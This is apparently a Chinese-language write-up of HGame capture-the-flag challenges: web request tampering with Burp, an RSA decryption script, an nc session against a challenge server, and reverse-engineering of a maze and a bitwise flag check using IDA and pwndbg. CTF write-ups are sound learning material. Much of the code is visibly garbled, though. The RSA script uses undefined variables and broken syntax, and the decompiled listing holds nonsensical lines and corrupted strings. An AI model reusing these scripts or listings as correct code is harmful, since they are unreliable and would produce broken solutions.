
用burp拦截，405




修改请求为POST，看到题目要求通过url提交参数



发现+号似乎被过滤了





url编码加号，得到flag



### 3. 🐔 尼泰玫

打开发现是cxk打篮球的小游戏





用burp修改分数，得到flag

# crypto

## 1.infantRSA

根据题目描述用python脚本计算

```
1 def rsa_get_d(e, euler):
2     k = 1
3     while True:
4         if ((euler * k) + 1) % e == 0:
5             return (euler * k + 1) // e
6         k += 1
7
8 c=13
9 euler=675274897132088253519831953440*681782737450022065655472455410
10 d = rsa_get_d(e, euler)
11
12 c = 275690465002361070145173630411496311542172902608559059019041
13 n = 675274897132088253519831953441*681782737450022065655472455411
14 m = pow(c,d,n)
15 print(hex[m])
16
```

再将输出的十六进制转成字符串，得到flag

## 2.Reorder

nc连接发现会把输入的字符打乱，直接回车会弹出可疑地字符，应该是flag按一定顺序打乱


```
X1ng:~ wangjixing$ nc 47.98.192.231 25002
> abcdefghijklmnopqrstuvwxyz123456
alofkbgdhjeipmncq25v1rwtxzuy634s
>
Rua!!!
h5p{+gjmUte$LIma30!mi_ueTTRA}n!P
```

对照自己输入的字符被打乱的顺序重组得到flag

# Reverse

## 1.maze

用ida64打开



发现是在内存中一步走四格字节，如果走到地图外或者走到存放奇数的内存则死亡

```
1 if ( local_addr < (char *)0x602020 || local_addr > (char *)0x60247C || ((_DWORD *)local_addr & 1) )
2     goto LABEL_22;
3 len = len + 1;
```

将内存导出后按照规律拼出地图，走出迷宫，输入的字符串加上flag格式就是flag

[illegible]

## 2.bitwise\_operation2

用ida64打开

```

26 v11 = 0x000;
27 v12 = 0x20;
28 v13 = 0x000;
29 __asm__ volatile ("xorl $0, %eax");
30 if ( strlen(s0) == 39 && s == 'h' && v19 == 'g' && v20 == 'a' && v21 == 'a' && v22 == 'o' && v23 == 'o' )
31 {
32     result1 = 0LL;
33     v15 = 0;
34     result2 = 0LL;
35     v17 = 0;
36     change1[ __INT32_SIZE/4 ] = [ __INT32_SIZE/4 ];
37     change2[ __INT32_SIZE/4 ] = [ __INT32_SIZE/4 ];
38     for ( i = 0; i <= T; ++i )
39     {
40         *((_BYTE *) &result1 + i) = ((*((_BYTE *) &result1 + i) & 0x00) >> 5) | 3 + *((_BYTE *) &result1 + i);
41         *((_BYTE *) &result1 + i) = *((_BYTE *) &result1 + i) & 0x0b - 1 + *((_BYTE *) &result2 + 7 - i) & 5;
42         *((_BYTE *) &result2 + 7 - i) = 2 + (*((_BYTE *) &result1 + i) & 0x55) - *((_BYTE *) &result2 + i) & 5;
43         *((_BYTE *) &result1 + i) = (*((_BYTE *) &result1 + i) & 0x55) | ((*((_BYTE *) &result2 + 7 - i) & 5) << 5);
44     }
45     for ( j = 0; j <= T; ++j )
46     {
47         *((_BYTE *) &result1 + j) ^= *((_BYTE *) &result1 + j) ^ *((_BYTE *) &result2 + j) ^ *((_BYTE *) &result2 + j);
48         if ( *((_BYTE *) &result1 + j) != easy_rc[j] )
49         {
50             puts("ry, wrong flag");
51             exit(0);
52         }
53     }
54     for ( k = 0; k <= T; ++k )
55     {
56         *((_BYTE *) &result2 + k) ^= *((_BYTE *) &result1 + k) ^ *((_BYTE *) &result2 + k) ^ *((_BYTE *) &result2 + k);
57         if ( *((_BYTE *) &result2 + k) != easy_life[k] )
58         {
59             puts("Just one last stop");
60             exit(0);
61         }
62     }
63 }
64
65
66
67
68
69
70

```


## 打开前面的函数

```

1 _BYTE *__fastcall change(__int64 output, __int64 input)
2 {
3     _BYTE *result; // eax
4     signed int i; // [esp+10h] [ebp-6h]
5
6     for ( i = 0; i <= 7; ++i ) // 再遍历数字节
7     {
8         if ( *(_BYTE *) (2 * i + input) <= 96 || *(_BYTE *) (2 * i + input) > 102 )
9         {
10             if ( *(_BYTE *) (2 * i + input) <= 47 || *(_BYTE *) (2 * i + input) > 57 ) // 当这个字符不在0-9的时
11             {
12                 LABEL_17:
13                 puts("illegal inputs!");
14                 exit(0);
15             }
16             *(_BYTE *) (i + output) = *(_BYTE *) (2 * i + input) - 40;
17         }
18         else
19         {
20             *(_BYTE *) (i + output) = *(_BYTE *) (2 * i + input) - 87;
21         }
22         if ( *(_BYTE *) (2 * i + 11L + input) <= 96 || *(_BYTE *) (2 * i + 11L + input) > 102 ) // 再遍历数字
23         {
24             if ( *(_BYTE *) (2 * i + 11L + input) <= 47 || *(_BYTE *) (2 * i + 11L + input) > 57 )
25             {
26                 goto LABEL_17;
27             }
28             result = (_BYTE *) (i + output);
29             *result = 16 * *result + *(_BYTE *) (2 * i + 11L + input) - 40;
30         }
31         else
32         {
33             result = (_BYTE *) (i + output);
34             *result = 16 * *result + *(_BYTE *) (2 * i + 11L + input) - 87;
35         }
36     }
37     return result;
38 }

```

虽然看不懂，但是还好有gdb





```

RAX 0x7fffffff587 ← 0x7fff08f0b50811
RBX 0x0
RCX 0x10
RDX 0x11
RDI 0x7fffffff580 ← 0x1108ffeedccbbaa
RSI 0xf
R8 0x180
R9 0x7ffff7f7dc780 ← 0x7ffff7f7dc780
R10 0x389
R11 0x7ffff7a98720 (strlen) ← pxor xmm0, xmm0
R12 0x400520 ← xor ebp, ebp
R13 0x7fffffff630 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffff550 → 0x400b80 ← push r15
RSP 0x7fffffff4e0 ← 0x1
RIP 0x400941 ← lea rax, [rbp - 0x38]
-----[ DISASM ]-----
0x40093c call 0x400616
► 0x400941 lea rax, [rbp - 0x38]
0x400945 add rax, 0x16
0x400949 lea rdx, [rbp - 0x40]
0x40094d mov rsi, rax
0x400950 mov rdi, rdx
0x400953 call 0x400616

0x400958 mov dword ptr [rbp - 0x6c], 0
0x40095f jnp 0x400a71

0x400964 mov eax, dword ptr [rbp - 0x6c]
0x400967 cdqe
-----[ STACK ]-----
00:0000 rsp 8x7fffffff4e0 ← 0x1
01:0000 8x7fffffff4e8 → 0x7fffffff648 → 8x7fffffff86e ← 'TERM=xterm-256color'
02:0010 8x7fffffff4f0 ← 0xcc28885036d63c4c
03:0018 8x7fffffff4f8 → 0x7fffffff578 ← 0x1f7ffcca0
04:0020 rdi rax-7 8x7fffffff580 ← 0x1108ffeedccbbaa
05:0028 8x7fffffff588 ← 0x7fff08f0b508
06:0030 8x7fffffff510 ← 0x0
07:0038 8x7fffffff518 → 0x400b00 ← add eax, 0x31c831a0
-----[ BACKTRACE ]-----
► f 0 400941
f 1 7ffff7a2d830 __libc_start_main+240
pwndbg>

```

这个函数会把输入的字符数据两个数字一位倒序转化成16进制数，所以输入的字符中只能含0~f

由于内存中数据是小段序存放的，所以这样处理后存放在内存中相当于正序输入字符

经过分析写出后面位运算部分和异或的逆运算的python脚本（原来要逆运算这一堆位运算就是他本身--

```

ezre=['e','4','s','y','_','R','e','_']
ezlife=['E','a','s','y','l','i','f','e']
newre=[]
newlife=[]
v6 = [0x4c,0x3c,0xd6,0x36,0x59,0x88,0x20,0xcd]

for ez in ezre:
    newre.append(ord(ez))
for ez in ezlife:
    newlife.append(ord(ez))

result1=[]
result2=[]
for a,b in zip(newre,v6):
    a ^= b
    result1.append(a)
for a,b in zip(newlife,result1):
    a ^= b
    result2.append(a)

part1=[]
part2=[]
result2.reverse()
for a,b in zip(result1,result2):

    a = (a & 0x55) ^ ((b & 0xaa) >>1) | a & 0xaa
    b = 2 * (a & 0x55) ^ b & 0xaa | b & 0x55
    a = a & 0x55 ^ ((b & 0xaa) >>1) | a & 0xaa

    a = ((a & 7) << 5) | ((a & 248) >> 3)
    part1.append(a)
    part2.append(b)
part2.reverse()

for i in part1:
    print(hex(i))
for i in part2:
    print(hex(i))


```

输出为flag（七窍通一窍的python水平写的比较辣鸡，还得手工处理

## misc

### 1.欢迎参加HGame!

